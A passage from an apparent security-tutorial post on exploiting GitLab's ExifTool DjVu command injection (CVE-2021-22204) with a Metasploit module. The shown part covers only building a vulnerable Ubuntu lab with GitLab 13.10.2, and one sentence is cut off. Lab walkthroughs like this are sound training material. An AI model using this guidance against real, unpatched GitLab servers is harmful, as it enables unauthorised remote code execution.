
TARGET: Gitlab CE/EE <13.10.3, <13.9.6, <13.8.8 **TYPE : Remote**
MODULE : Exploit **ANTI-MALWARE : NA**

GitLab is an open source, DevOps software which combines the ability of developing, securing and operating software in a single application. Written originally in Ruby, Gitlab is used by over 30 million users. Above mentioned versions of this software have a command injection vulnerability which can be exploited by unauthenticated attackers.

This vulnerability exists because GitLab allows unauthenticated remote users to upload image files. Gitlab then passes these uploaded images to ExifTool which strips away any metadata present.


This ExifTool is vulnerable to command injection which can be exploited via crafted DjVu files (CVE-2021-22204). So a attacker can upload a malicious DjVu file to the vulnerable target remotely to execute commands on the vulnerable target. Successful exploitation using this module gives a meterpreter session with "git" privileges.

Let's see how this module works. We have tested this on Gitlab version 13.10.2 installed on Ubuntu 20.04. The download information of the vulnerable software is given in our Let's set the target first. Turn on the Ubuntu system and install a OpenSSH server as shown below.




```
user1@ubuntu:~$ sudo apt install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ncurses-term openssh-client openssh-sftp-server ssh-import-id
Suggested packages:
  keychain libpam-ssh monkeysphere ssh-askpass molly-guard
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
The following packages will be upgraded:
  openssh-client
1 upgraded, 4 newly installed, 0 to remove and 202 not upgraded.
Need to get 1,359 kB of archives.
After this operation, 6,010 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Once SSH server is successfully installed, install the downloaded Gitlab software as shown below.




```
user1@ubuntu:~$ sudo dpkg -i gitlab-ce_13.10.2-ce.0_amd64.deb
Selecting previously unselected package gitlab-ce.
(Reading database ... 164097 files and directories currently installed.)
Preparing to unpack gitlab-ce_13.10.2-ce.0_amd64.deb ...
Unpacking gitlab-ce (13.10.2-ce.0) ...
```

" Lone-wolf and organized threats actors who possess the proper cyber skills may directly attack their nation's enemy or recruit others to join in a coordinated attack." - TrustWave Spider Labs on DDOS Attacks on Russia.




```
                ,*,.




     _______ __  __          __
    / ____(_) /_/ /   ____ _/ /_
   / / __/ / __/ /   / __ `/ __ \
  / /_/ / / /_/ /___/ /_/ / /_/ /
  \____/_/\__/_____/\__,_/_.___/


Thank you for installing GitLab!
GitLab was unable to detect a valid hostname for your instance.
Please configure a URL for your GitLab instance by setting `external_url`
configuration in /etc/gitlab/gitlab.rb file.
Then, you can start your GitLab instance by running the following command:
  sudo gitlab-ctl reconfigure

For a comprehensive list of configuration options please see the Omnibus GitLab readme
https://gitlab.com/gitlab-org/omnibus-gitlab/blob/master/README.md

Help us improve the installation experience, let us know how we did with a 1 minute survey:
https://gitlab.fra1.qualtrics.com/jfe/form/SV_6kVqZANThUQ1bZb?installation=omnibus&release=13-1
0

user1@ubuntu:~$ 
```

Once the installation is finished, navigate to the /etc/gitlab directory. Inside that directory, you will find a file named gitlab.rb.




```
user1@ubuntu:/etc$ cd /etc/gitlab
user1@ubuntu:/etc/gitlab$ ls
gitlab.rb
user1@ubuntu:/etc/gitlab$
```

Open the "gitlab.rb" file with any text editor and change the value of 'external_url' to 'localhost' as shown below.




```
##! URL on which GitLab will be reachable.
##! For more details on configuring external_url see:
##! https://docs.gitlab.com/omnibus/settings/configuration.html#configuring-the-external-url-for-gitlab
##!
##! Note: During installation/upgrades, the value of the environment variable
##! EXTERNAL_URL will be used to populate/replace this value.
##! On AWS EC2 instances, we also attempt to fetch the public hostname/IP
##! address from AWS. For more details, see:
##! https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html
external_url 'http://gitlab.example.com'
```



```
##! URL on which GitLab will be reachable.
##! For more details on configuring external_url see:
##! https://docs.gitlab.com/omnibus/settings/configuration.html#configuring-the-external-url-for-gitlab
##!
##! Note: During installation/upgrades, the value of the environment variable
##! EXTERNAL_URL will be used to populate/replace this value.
##! On AWS EC2 instances, we also attempt to fetch the public hostname/IP
##! address from AWS. For more details, see:
##! https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html
external_url 'http://localhost'
```

